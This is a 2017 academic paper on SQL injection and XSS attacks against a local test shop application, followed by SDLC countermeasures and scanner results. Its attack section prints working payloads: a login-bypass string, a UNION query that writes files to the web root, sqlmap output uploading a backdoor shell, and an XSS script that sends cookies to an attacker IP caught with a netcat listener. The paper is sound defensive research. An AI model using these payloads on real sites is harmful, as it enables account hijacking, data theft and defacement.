ISSN No. 0976-5697

Volume 8, No. 5, May – June 2017

International Journal of Advanced Research in Computer Science

RESEARCH PAPER

Available Online at www.ijarcs.info

Input Based Attacks on Web Applications

Prof. Daljit Kaur
Department of Computer Science and IT
Lyallpur Khalsa College
Jalandhar, India

Dr. Parminder Kaur
Department of Computer Science
Guru Nanak Dev University
Amritsar, India

***Abstract*:** Web applications have become exponentially popular and significant in our daily life with the growth of Internet. At the same time, there is an increase in number of attacks on web applications targeted by hackers and cyber crooks. Attacks like injection vulnerabilities such as SQL Injection, Cross site Scripting, Cross site Request Forgery(CSRF) are common and caused due to inputs performed by a user which are not properly validated across the web applications. This paper specially focuses on input based attacks and their mitigation. Here, we have implemented various attacks on a Giftshop web application and also classified their countermeasures with respect to Software Development Life Cycle. Finally, the result of vulnerability scanners are shown and analyzed before and after the implementation of the countermeasures.

Keywords: SQL Injection; XSS; Input Attacks; Threats; Web application; Security

I. Introduction

Web is most widely applied for the supplying service to the clients like online shopping, baking, reservation and many more. But with the growth of World Wide Web and increase in these online services, attacks on web have also grown. Security has been the critically important part of most of the web applications. Therefore, effective security mechanisms on web applications and addressing them seem to be very important in these days. SQL injection (SQLi) and Cross –Site-Scripting (XSS) continue to be the most predominant web application threats as they have affected large number of websites including those of some high profile companies. SQLi allows attackers to obtain unauthorized access to the back-end database to change the intended application-generated SQL queries. This type of attack exploits vulnerabilities existing in web applications or stored procedures in the back-end database server [1,2]. It allows attackers to inject crafted malicious SQL query segment to change the intended effect, so that attacker can view, edit or make the data unavailable to other users, or even corrupt the database server. When an application becomes susceptible to SQLI Attack (SQLIA), attacker can get total control and access to database [3]. Threats like SQLi, XSS, Data Exposure and misconfigurations are still among the top[4-6]. Major web services such as Google Analytics, Facebook and Twitter have had XSS issues in recent years despite intense research on the subject [7-8]. The major cause behind these vulnerabilities is the improper validation of the input and output supplied through these applications. This research paper implements various attacks that can be performed on the such vulnerable web applications that are not properly validating their input and output and further provides the countermeasures in Software Development Life Cycle (SDLC) to prevent from these attacks and vulnerabilities. Section II reviews the literature for known input based vulnerabilities SQLi and XSS. Section III gives the brief overview of SQLi and XSS vulnerabilities and their counter measures in development life cycle. Section IV implements various attacks on a vulnerable web application. Section V tests for the effectiveness of countermeasures and result are shown with the help of vulnerability scanners. In this research work, vulnerability scanner OWASP-ZAP is used to confirm the SQLi and XSS vulnerability. This vulnerability scanner is available with operating system Kali Linux and also freely available at www.owasp.org. Kali Linux is an open source project that is maintained and funded by Offensive Security, a provider of world-class information security training and penetration testing services[9].Section VI concludes the result and gives the future directions.

II. Literature Review

Input based attacks are among the most popular, challenging and serious threatening attacks. Year after Year, this vulnerability is ranked as the top security vulnerability of the Internet which is responsible for countless data breaches and lot of research is done the respected area to detect and avoid these attacks

Juillerat, N. in [10], has shown that common vulnerabilities like SQL injection, XSS and URL injection in database web applications can be controlled by enforcing code security audit library in java . Finally he has compared his library-based approach to security with other available approaches and has shown that they don’t only allow secure code to be written, but also enforce it.

.Lomte V.M, et.al have presented different web attacks and provided some tricks used by hackers to hack websites and also mitigation techniques of these attacks in [11]. They have analysed two applications: with and without security, and also found the impact of Sql injection, XSS, DoS, and Request Encoding attacks in terms of request time, response time and throughput.

Chavan B, et al. have described in [12] the classification of the attacks and vulnerabilities that can affect website, its data or/and its users. These vulnerabilities are classified with respect to the phase of the development life cycle in which they arise. Vulnerabilities like Broken Access Control, authentication, Improper error handling, XSS, XSRF(Cross Site Request Forgery), Information Leakage, content spoofing, buffer overflow, injection related and many others have been presented. Also the countermeasures of the vulnerabilities and their weaknesses is discussed in tabular form.

Garg, A. et al. have presented in [13], five common and simple vulnerabilities in web applications. These vulnerabilities include Remote Code execution, SQL injection, Format String vulnerabilities, XSS, and username enumeration. Type of criticality and countermeasures of each vulnerability are also discussed.

In 2011, Kai-Xiang Zhang et al. [14] suggest SQL injection attacks, a class of injection flaw in which specially crafted input strings leads to illegal queries to databases, are one of the topmost threats to web applications. Based on their observation that the injected string in a SQL injection attack is interpreted differently on different databases, they propose a novel and effective solution TransSQL to solve this problem. TransSQL automatically translates a SQL request to a LDAP-equivalent request. After queries are executed on a SQL database and a LDAP one, TransSQL checks the difference in responses between a SQL database and a LDAP one to detect and block SQL injection attacks. Their Experimental results show that TransSQL is an effective and efficient solution against SQL
injection attacks.

In 2013, Amir Mohammad Sadeghian et al. [15] suggest that a successful SQL injection attack interfere Confidentiality, Integrity and availability of information in the database. Based on the statistical researches this type of attack had a high impact on business. Finding the proper solution to stop or mitigate the SQL injection is necessary. To address this problem security researchers introduce different techniques to develop secure codes, prevent SQL injection attacks and detect them. They present a comprehensive review of different types of SQL injection detection and prevention techniques. They criticize strengths and weaknesses of each technique.

III. INPUT BASED VULNERABILITY AND ITS MITIGATION

Vulnerability is a weakness in the application which can be a design flaw or an implementation bug. An attacker can use such vulnerabilities, to harm the stakeholders of an application. SQL Injection Attack, Cross-Site Scripting (XSS), Cross- Site Request Forgery (CSRF), Broken Authentication and Session Management are some of the application layer vulnerabilities targeting most of the current web applications [16]. According to reports that are provided by OWASP [17] and WHID [18], among all these attacks SQLIA and XSS are very common. Also according to our previous research, SQLIA is one of the major attacks after Defacement and followed by XSS, Account Hijacking and DDoS(Distributed Denial of Service) Attack[19]. SQLi and XSS are considered as severe of attacks affecting confidentiality, integrity and availability of information. SQL injection vulnerability is a type of attack which adds Structured Query Language code to a web form input box to gain access or make changes to data.

XSS attackers may use encoding, encryption, confusion and other technologies to evade the server-side filtering. The current major browsers, such as the latest version of Internet Explorer, Google Chrome, Safari, Opera, etc. have provided the defense components of XSS attacks, but the realistic effects are not ideal. For instance, Internet Explorer 9 prohibit the cross-domain access as a default setting which prevents the JavaScript from one site sending POST requests to different sites. But this setting permit the JavaScript sending GET requests to any sites. As a consequence, an attacker can still steal the user's sensitive information as the GET request parameter.

These attacks have been around years now and lot of research in the field has been done by Industry and academic experts. In literature, there are many methodologies, algorithms and techniques proposed to provide solutions for SQLi and XSS attacks. Analysis of these attacks reveals that they are caused due to improper coding of web applications and inability to filter or sanitize input [20]. So, here are mitigation activities from various researchers classified in phases of SDLC.

Design Phase

- Use minimum text boxes and try radio buttons/drop down list/check boxes instead [21].
- Use principles of least privileges and disable default accounts and passwords [1,3,22-25]. Also use Read only views for SQL statements that do not require any modification.
- Choose names for tables and fields that are not easy to guess [24].
- Identify the list of SQL statements that will be used by application and only allow those[24].

Coding Phase

- Sanitize/Validate Input by ensuring that data is properly typed and does not contain escaped code [1,21-23,25-28]. Validate inputs with Data Type, Data Length and Data Format [3,24,29].
- Validation of all inputs must be done at both client and server side [3,23].
- Encode string in such a way that all meta-characters are interpreted by the database as normal characters [3,18,28,31,36].
- Use Stored procedure with static SQL wherever possible[1,3,23-25,28,33]
- Use parameterized queries instead of dynamic queries [24].Use Prepared statements in programming languages like Perl, Java [1,3,24,25,37].
- Use POST method instead of GET method for form submission [21].
- Ensure that Error Messages do not disclose any internal database structure, table names, or account names. Use proper error handling mechanism (Custom errors) also keep error messages and usable [3,22,27,28,32].
- For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions.
- Use proper output encoding, escaping, and quoting. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Testing Phase

- Conduct penetration tests against applications, servers and perimeter security[3,35].


Configuration &Implementation Phase

- Install the database on different machine than Web server or Application server [34].
- Update and Patch production servers (including operating system and application) [3,24,30,36].
- Disable potentially harmful SQL stored procedure calls[21,24].
- Delete system stored procedures [23].
- Delete/Disable unnecessary stored procedures/prepared statements [37,39].

IV. Threats Due to input Vulnerability

Many web applications are at the risk because of financial constraints and time, narrow understanding of the programming, limited knowledge security awareness, misconfiguration that is meant lack of cognizance of the protection configuration deployment on the gathering of the coder. With the tending of input validation attacks, the attacker can take the confidential data which reduce the security of the system and increases risk. This means vulnerability is caused by a malicious user to utilize the data without the legitimate user's prior permission. All organizations who maintain a web presence are at risk of being attacked. However, the level of risk is different for each organization with respect to intellectual property or personally identifiable information stored by the organization [38]. The purpose of a web based attack is significantly different than other attacks. SQLi Attack is most commonly associated with extraction of valuable data through web applications. Input vulnerability is also utilized as a platform for launching other types of attacks. The other types of attacks include Denial of Service(DoS), Defacement, Account Hijacking, cookie stealing, session hijacking and Authentication Bypassing. For the case study of these attacks, a Giftshop web application is selected. Below described attacks are performed on Giftshop web application manually as well as with the help of automated tool SQL Map. SQL Map is an automated tool that performs SQLI attack and is capable of capturing active database management system fingerprint, enumerating entire database and much more[20]. This tool actually makes the process of attacking web applications easy, even the unprofessional attackers on the Internet can perform this attack in few seconds. It is illegal to use this tool on live sites on the web, thus, we have used this tool on our local web server running XAMPP server and host our dummy vulnerable application 'giftshop'. Various attacks on the application with Input vulnerability are performed and discussed here:

A. Database Fingerprinting: This is actually a pre-attack preparation by an attacker and this type of attack is performed by entering some inputs which results in as an illegal or logically incorrect queries. The error messages reveal the table and column names that cause error and attacker can come to know about the database used in the backend server.
For database fingerprinting in Giftshop application, vulnerable columns are found using *'order by '* clause and then database, its version are displayed at vulnerable column. Database, version and tables are revealed with just a single command in automated tool SQL Map as shown in figure 1.




```
[21:43:23] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.3, PHP 5.4.7
back-end DBMS: MySQL 5.0.12
[21:43:23] [INFO] fetching database names
available databases [12]:
[*] cdcol
[*] gift
[*] information_schema
[*] jewellery
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] postproperty
[*] sharma
[*] shoepoint
[*] test
[*] webauth
```

Fig.1. Fingerprinting with SQL Map

B. Authentication Bypass*:* In this attack, an attacker exploits an input field that is used in a SQL statement's 'WHERE' conditional part. For example, in login form of the website that takes username and password parameter to enable access to certain section of website by validating entries in the back -end database. When attacker enters the username as 'abcd' or 1=1 - -' and password ='passwd', then the SQL Query becomes:
*Select * From Users WHERE* username = 'abcd' or 1=1 - -' and password ='passwd'
Double hyphens character is interpreted as a comment by the SQL Server, and everything after '--' is ignored. Since 1=1 is always true so login is always validated. Giftshop application is also found vulnerable and allows authentication bypass.

C. Injection with UNION Query *:*In this attack, an attacker exploits the vulnerable parameter to change the data set returned for a given query. It is extraction of data from table but not as the intention of developer.
Information about the database, its version and users in the backend can also be revealed with the help of UNION query. Also the extraction of the data from table is possible as shown in figure 2.

D. Account Hijacking: This attack lets the attacker gain access to administrative or user credentials. This is again extraction of data from table. As figure 2 depicts the extraction of the data from the table, and the credentials received this way with SQLI lead to account hijacking as administrative password can be changed by the attacker after logging or even deleted from the database.




```
or table 'usertable' in database 'gift'
[21:58:19] [INFO] analyzing table dump for possible password hashes
Database: gift
Table: usertable
[105 entries]
+----------+-------+-------+----------+-------------------------------------------
-----------------------------------------+
| name     | pass1 | pass2 | usertype | email
                                          |
+----------+-------+-------+----------+-------------------------------------------
-----------------------------------------+
| ZAP      | ZAP   | ZAP   | normal   | <blank>
                                          |
| ZAP      | ZAP   | ZAP   | normal   | "
                                          |
| ZAP      | ZAP   | ZAP   | normal   | "+response.write([100,000*100,000)+"
                                          |
| ZAP      | ZAP   | ZAP   | normal   | ";print(chr(122).chr(97).chr(112).chr(95).ch
16).chr(111).chr(107).chr(101).chr(110));$var=" |
| ZAP      | ZAP   | ZAP   | normal   | "><!--#EXEC cmd="dir "--><
                                          |
| ZAP      | ZAP   | ZAP   | normal   | "><!--#EXEC cmd="ls /"--><
                                          |
| admin    | admin | admin | admin    | admin@gmail.com      r(97).chr(112).chr(95).ch
                                          |
| anjali   | 123   | 123   | normal   | anjali@gamil.com
```

Fig.2. Extracting data with SQLmap

*E. Denial of Service (DoS):*This attack is to halt the web application by shutting down the backend database or consuming precious CPU time by sending database into time consuming loops over lots of data. DoS is most likely the well-known of all application attacks.


For the Giftshop application, Denial of Service attack was performed using two methods: Firstly by shutting down all the applications running on the remote system. The was done by executing *shutdown/f* command in the shell uploaded with the help of SQL map. Secondly by renaming the directory containing giftshop application files. This was again the execution of command on the shell as Shell on remote operating system is the complete takeover of the system/server revealed in figure 3. Thus, in result of both methods, Giftshop application was unavailable.



```
[19:07:41] [INFO] retrieved the web server document root: 'C:\xampp\htdocs'
[19:07:41] [INFO] retrieved web server absolute paths: 'C:/xampp/htdocs/gift5/vpro.p
[19:07:41] [INFO] trying to upload the file stager on '/xampp/htdocs/' via LIMIT 'LI
 TERMINATED BY' method
[19:07:42] [WARNING] unable to upload the file stager on '/xampp/htdocs/'
[19:07:42] [INFO] trying to upload the file stager on '/xampp/htdocs/' via UNION met
[19:07:44] [WARNING] expect junk characters inside the file as a leftover from UNION
ery
[19:07:45] [INFO] the remote file /xampp/htdocs/tmpuuqqv.php is larger (715b) than t
local file /tmp/sqlmapm_UmNO1548/tmpwRqzKa (708b)
[19:07:45] [INFO] heuristics detected web page charset 'ascii'
[19:07:45] [INFO] the file stager has been successfully uploaded on '/xampp/htdocs/'
http://192.168.237.1:80/tmpuuqqv.php
[19:07:45] [INFO] the backdoor has been successfully uploaded on '/xampp/htdocs/' -
p://192.168.237.1:80/tmpbecwd.php
[19:07:45] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Fig.3. Shell Uploading with SQL map

This attack is also possible with XSS vulnerability as malicious javascript may deny the user to access the particular pages of the applications. The script visible in figure 4 reloads the page again and again, thus finally not let the users to access their pages.



172.16.20.50/xss0/vulnerabilities/xss_s/

Persistent/Stored Cross Site Scripting

Name * DoS


Message * <script>window.location.reload(true)</script>

```
<h1>Persistent/Stored Cross Site Scripting
</h1>
```

Fig. 4: DoS with XSS

F. Defacement: In this attack, an attacker alters the content of web site with offensive or erroneous graphics and/or text. An attacker can also change the appearance of the page or silently redirect a client to malware hosting server.

In the Giftshop, changing the content of web page was also possible through shell as done for previsously for DoS. But here manually a file was created and uploaded to the server with SQLI vulnerable URL (Uniform Resource Locator) as clear from figure 4.




localhost/gift5/vpro.php?subid=55&catid=50'union all select 1,2,3,4,unhex(hex("Hi Daljit")),6,7,8 into outfile "C:\\xampp\\htdocs\\gift5\\

http://localhost/gift5/vpro.php?subid=55&catid=50'union all select 1,2,3,4,unhex(hex("Hi Daljit")),6,7,8 into outfile "C:\\xampp\\htdocs\\gift5 \\test1.php"--+

Fig.5. Writing File through URL

Further, another way of performing Defacement is with Input based stored XSS vulnerability, the attacker is allowed to store the malicious script at the server which gets executed every time a user visits that page. But here, the script is such that which redirects the user to another page, and displays the page of another web site instead of the original page. Figure 6 depicts the javascript, which is to be stored at the server and figure 7 displays the result after the malicious script gets executed.



localhost/xss0/vulnerabilities/xss_s/

Persistent/Stored Cross Site Scripting


Name * Defacement

Message * <script>window.location="http://ifconfig.dk"</script>

Name: test
Message: This is a test comment

Name: hi
Message: testing

Fig. 6:Defacement script




ifconfig.dk

WPS Pixie Dust Attack

Chocolatey – Apt-get for Windows

Fig.7: Defacement


G. Cookie Stealing: Cross Site Scripting vulnerability can be further exploited to steal the values stored in the cookies. It can be session ID of the user which in turn helps to hijack the user session.


Name * cookie

Message <script>location.href='172.16.170.173/test/getcookies.php?cookies='document.cookie</script>

Fig. 8:getcookies with XSS

Figure 8 shows the redirection of the victim's cookie to the malicious attacker's server or site without his knowledge. As the server has this stored XSS vulnerability and whenever any user visits its page, its cookies are transferred to the attacker's server. Attacker is continuously listening on the malicious server and gets the cookies value of each connected session as shown in figure 9.



```
netcat -lvp root@kali:~#
root@kali:~#
root@kali:~# netcat -lvp 80
listening on [any] 80 ...
172.16.20.30: inverse host lookup failed: No address associated with name
connect to [172.16.170.173] from (UNKNOWN) [172.16.20.30] 4001
GET /test/getcookies.php?security=low;%20PHPSESSID=2nlelh601qenvjuscengpssm07 HTTP/1.1
Host: 172.16.170.173
Connection: keep-alive
Accept: image/webp,image/*,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
50.0.2661.87 Safari/537.36
Referer: http://localhost/xss0/vulnerabilities/xss_s/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8

root@kali:~# 
```

Figure 9: Attacker Listening

By this way attacker can easily steal the cookies of the users and which in turn may be used by attackers to perform other harmful activities.


H. Session Hijacking: This is again a popular attack on the web and possible to perform with XSS vulnerability. In this attack, attacker uses the session ID received from the Cookies of the user to login without the requirement of the user account and password. Attacker changes the session ID using browser functionalities as shown in figure 10, and replaces it with the one received as discussed before to login as that victim. By that way, attacker may easily make some changes to the data and even password of the user, which can further deny the victim to login.


Edit Cookie+

Name:	PHPSESSID
Content:	b0id29bvcjd798gqpf5fpuvi5
Host:	172.16.20.50
Path:	/
Send For:	Any type of connection
Http Only:	No
Expires:	at end of session

Fig. 10: Replacing Session ID

This activity allows the attacker to login as the user and access his/her account information as figure 11 depicts the same.


Vulnerable Level 0 (LOW)!

This is a level 0 with no security at all

You have logged in as '1337'

Username: 1337

Fig. 11: A/c login


V. Result and Discussion

Giftshop application has been edited and implemented using the above specified countermeasures in SDLC.

Firstly the Login page related database, table name and privileges has been changed as per design phase countermeasures. Then in the coding phase, input has been properly sanitized and validated at both client and server side. Also parameterized queries and prepared statement has been used as:

*$dbh->prepare("select * from usertable where email=? and pass1=?")*


Error messages has been handled with proper care and all the inputs and output to the web application has been properly validated and escaped. After these changes in design and coding of web pages and related database, again Giftshop application has been tested against SQLI attacks manually and with the help of vulnerability scanners. Result of scanning of web application with OWASP-ZAP (before and after the countermeasures implementation) are shown in figure 12 and 13, which depicts the elimination of the vulnerabilities.


ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	5
Medium	2
Low	4
Informational	0

Fig 5. OWASP -ZAP Scan Result(Before)


ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	0
Low	0
Informational	0

Fig.6. Scan Result with OWASP-ZAP(after**)**

Also the web application was tested manually against the various attacks like Database fingerprinting, Defacement, Account Hijacking, XSS and UNION query but it showed no response to them. Thus web application is now safe from attacks like Database fingerprinting, Session hijacking, Cookie Stealing, Account Hijacking, Defacement, Injection with UNION query and DoS due to input based vulnerability: SQLi and XSS.

VI. CONCLUSION

In this paper, we have studied and implemented the various attacks in web applications possible with input based vulnerability: SQLi and XSS. Thus the known countermeasures of this vulnerability are classified in the SDLC fashion and their effectiveness is checked with vulnerability scanner. Result of vulnerability scanner before and after the implementation of respective countermeasures reveal that if applications are developed with security in mind from the beginning of SDLC, then many attacks on web applications can be avoided almost without any extra effort and time. Moreover, it also shows the major cause of the insecurity is the improper handling of the input and output through the web applications which can be improved if the given mitigation activities are taken care of.

REFERENCES

[1] SQL Inject Prevention cheat sheet. Retrieved on 12-12-2015 from : https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

[2] Protecting Websites from advanced and automated SQL injection. Retriened on 21-December-2016 from http://www.imperva.com/docs/WP_SQL_Injection20.pdf

[3] W.K. Torgby, N.Y.Asabere."Structured Query Language Injection (SQLI) Attacks: Detection and Prevention Techniques in Web Application Technologies". International Journal of Computer applications Vol. 71-No.11 (May 2013). 29-40.ISSN: 0975-8887

[4] The Ten Most critical Web Application Security Risks, 2010. Open Web Application Security Project Top 10. Retrieved from http://www.owasp.org/

[5] The Ten Most critical Web Application Security Risks, 2013. Open Web Application Security Project Top 10. Retrieved from http://www.owasp.org/

[6] The Ten Most critical Web Application Security Risks,2017. Open Web Application Security Project Top 10. Retrieved from http://www.owasp.org/

[7] Joel Weinberger, Prateek Saxena, Devdatta Akhawe. A Systematic Analysis of XSS Sanitization in Web Application FrameWlrks. Springer-Verlag Berlin, Heidelberg. 2011. pp. 150-171,

[8] Lan,D., Ting,W.S.,Xing,Y. and Wei,Z. Analysis and prevention for cross-site scripting attack based on encoding,,IEEE Explore,2013.

[9] Kali Linux Documentation. Retrieved on 20 March,2016 from http://www.kali.org/

[10] Juillerat,N., Enforcing Code Security in Database Web Applications using Libraries and Object Models, LCSD 2007,Canada, ACM 1-58113-000-0/00/004.

[11] Lomte, R.M and Bhura, S.A., Survey of different Web Application Attacks & Its Preventive Measures, IOSR Journal of Computer Engineering (IOSR-JCE), Volume 14, Issue 5. ISSN: 2278-8727

[12] Chavan, S.B and Meshram,B.B., Classification of Web Application Vulnerabilities, International Journal of Engineering Science and Innovative Technology (IJESIT),Volume 2, issue 2, 2013.

[13] Garg, A. and Singh, S., A Review on Web application Security Vulnerabilities, International Journal oF Advance Research in Computer Science and Software Engineering, Volume 3, Issue1, 2013.

[14] K.X.Zhang, C.J. Lin, S. Chen, Y. Hwang. 2011. TransSQL:A translation and Validation based solution for SQL Injection attacks . In first international conference on *Robot, Vision and Signal Processing* (November 2011). 248-251.

[15] A.Sadeghian,Zamani, Manaf.2013. A Taxonomy of SQL Injection Detectionand Prevention Techniques. In *International Conference on Informatics and Creative Multimedia* (September 2013). 53-56.

[16] M. Shema. "Seven Deadliest Web Application Attacks". Elsevier Inc.,2010,47-69. ISBN-9781597495431

[17] The Open Web application security Project, OWASP TOP 10 Projects. Retrieved on 15 December, 2015 from http://www.owasp.org/

[18] Web Hacking Incident Database Project. Retrieved on 15 December,2015 from http://projects.webappsec.org/

[19] D. Kaur, P. Kaur. "Empirical Analysis of Web Attacks". In Procedia of Computer Science. Elsevier Publications.DOI:10.1016/j.procs.2016.02.057

[20] S. Junaid. "Analytical Study of Common Web Application Attacks". International Journal of Advanced Research in computer engineering & Technology (IJARCET)", Vol.3, Issue3, 611-617.

